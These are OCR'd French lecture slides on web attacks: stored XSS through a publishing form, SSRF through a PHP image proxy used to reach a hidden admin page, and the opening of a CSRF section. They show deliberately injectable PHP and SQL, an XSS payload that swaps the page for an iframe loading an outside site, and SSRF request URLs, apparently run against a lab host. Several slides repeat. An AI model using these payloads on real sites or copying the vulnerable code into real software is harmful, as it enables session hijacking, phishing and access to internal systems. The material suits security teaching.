


XSS permanent : formulaire HTML



On prend les mêmes et on recommence !
Les champs du formulaire de publication sont des points d'injection possibles.

XSS permanent : formulaire HTML



On prend les mêmes et on recommence !
Les champs du formulaire de publication sont des points d'injection possibles.

XSS permanent : formulaire HTML 1/2

Contrôleur

```
if (!post_post($_POST['title'], $_POST['content'], $_POST['user'])) {
  $content .= "<p><b>Echec de la créaton de la publication.</b></p>";
}
```

Modèle écriture

```
// Création d'une publication
function post_post($title, $content, $user) {
[..]
  // Récupération de la liste des utilisateurs
  $res = $db->query("INSERT INTO post (title, content, user_id) " .
      "VALUES ('$title', '$content', ${u["id"]})");
[..]
  return true;
}
```

XSS permanent : formulaire HTML 1/2

Contrôleur

```
if (!post_post($_POST['title'], $_POST['content'], $_POST['user'])) {
  $content .= "<p><b>Echec de la créaton de la publication.</b></p>";
}
```

Modèle écriture

```
// Création d'une publication
function post_post($title, $content, $user) {
[..]
  // Récupération de la liste des utilisateurs
  $res = $db->query("INSERT INTO post (title, content, user_id) " .
      "VALUES ('$title', '$content', ${u["id"]})");
[..]
  return true;
}
```

⇒ Pas de filtrage des arguments. Si on insère un script javascript, il sera recopié

XSS permanent : formulaire HTML 2/2


Modèle lecture

```
// Récupération des posts
function post_posts($keyword) {
  global $db;
  $res = $db->query("SELECT post.id AS id, title, content, " .
      "name FROM post LEFT JOIN user ON user.id = post.user_id " .
      "WHERE post.title LIKE '%$keyword%';");
  $res->data_seek(0);
  return $res;
}
```

Template

```
<?php foreach ($posts as $p): ?>
  <li>
    <h3><?php echo $p['title']; ?></h3>
    <p><?php echo $p['content']; ?></p>
    <p><em>Publié par <?php echo $p['name']; ?></em></p>
    <?php if ($user == $p['name'] or $user == 'admin'): ?>
      <p><a href="/?page=delete&id=<?php echo $p['id']; ?>">Supprimer</a></p>
    <?php endif; ?>
  </li>
<?php endforeach; ?>
```

XSS permanent : spoofing




```
<script type="text/javascript">document.evaluate("//body", document, null,
    XPathResult.FIRST_ORDERED_NODE_TYPE, null).singleNodeValue.outerHTML = "<
    body style=\\"margin:0;\\"><iframe style=\\"border:0\\" width=\\"100%\\"
    height=\\"100%\\" src=\\"http://morgan.perso.enseeiht.fr\\"></iframe></
    body>";</script>
```

XSS permanent : contremesures

Dans tous les cas

Filtrage des entrées utilisateurs !!!!
Filtrade des affichages
$\Rightarrow$ typage fort des zones texte


Server-Side Request Forgery (SSRF)

Définition

- Objectif : contournement de filtrage réseau
- Comment : déguisement en serveur
- Comment 2 : utilisation d'une fonctionnalité serveur comme proxy HTTP

SSRF : cas d'étude : ressource HTTP distantes 1/3

Récupération de ressource image sur un serveur HTTP interne :



Hypothèse : le serveur interne n'est pas accessible de l'Internet

SSRF : cas d'étude : ressource HTTP distantes 2/3


```
<head>
  <link rel="icon" type="image/png" href="http://xss.org:8080/index.php?page=
      image&url=http%3A%2F%2Fimages.org%2Fbad.png" />
</head>
```

SSRF : cas d'étude : ressource HTTP distantes 3/3

Mise en œuvre PHP typique d'un mandataire HTTP


```php
if (!empty($_GET['url'])) {
  // Url de récupération de l'image sur le serveur d'images
  $url = $_GET['url'];
  // On ouvre le fichier distant
  $image = fopen($url, 'rb');
  // On envoie l'image
  // - on GET HTTP l'image sur le serveur d'image
  // - on pipe la sortie sur la sortie standard PHP
  // i.e. on envoie la réponse au GET
  fpassthru($image);
  exit(0);
}
```

SSRF : cas d'étude : page d'administration 1/2

Connexion depuis un serveur de l'entreprise


```
$ ssh -p 2222 n7@localhost
$ wget -O - 'http://xss.org/index.php?page=admin'
--2020-02-03 23:06:08-- http://xss.org/index.php?page=admin
Résolution de xss.org (xss.org)... 127.0.0.1
<html>
  <body>
[..]
<p><b>Bienvenue sur la page cachée d'administration!</b></p>
Cette page d'administration n'est visible que depuis le compte développeur
[..]
  </body>
</html>
100%[=====================================>] 936 --.-KB/s in 0s

2020-02-03 23:06:08 (134 MB/s) |envoi vers sortie standard [936/936]
```

SSRF : cas d'étude : page d'administration 2/2



Connexion depuis Internet

SSRF : cas d'étude : contournement de pare feu



Page admin

Menu

- Accueil
- À propos
- Publier
- Liste des publications
- Liste des utilisateurs
- Mon compte

Bienvenue sur la page cachée d'administration!

Cette page d'administration n'est visible que depuis le compte développeur


```
http://xss.org:8080/index.php?page=image&url=http%3A%2F%2Fxss.org%2Findex.php
    %3Fpage%3Dadmin
```

Cross-site Request Forgery (CSRF) 1/2


Définition

- Objectif : Contournement d'authentification
- Comment : Déguisement en client authentifié
- Comment 2 : exemple : XSS

Cross-site Request Forgery (CSRF) 2/2

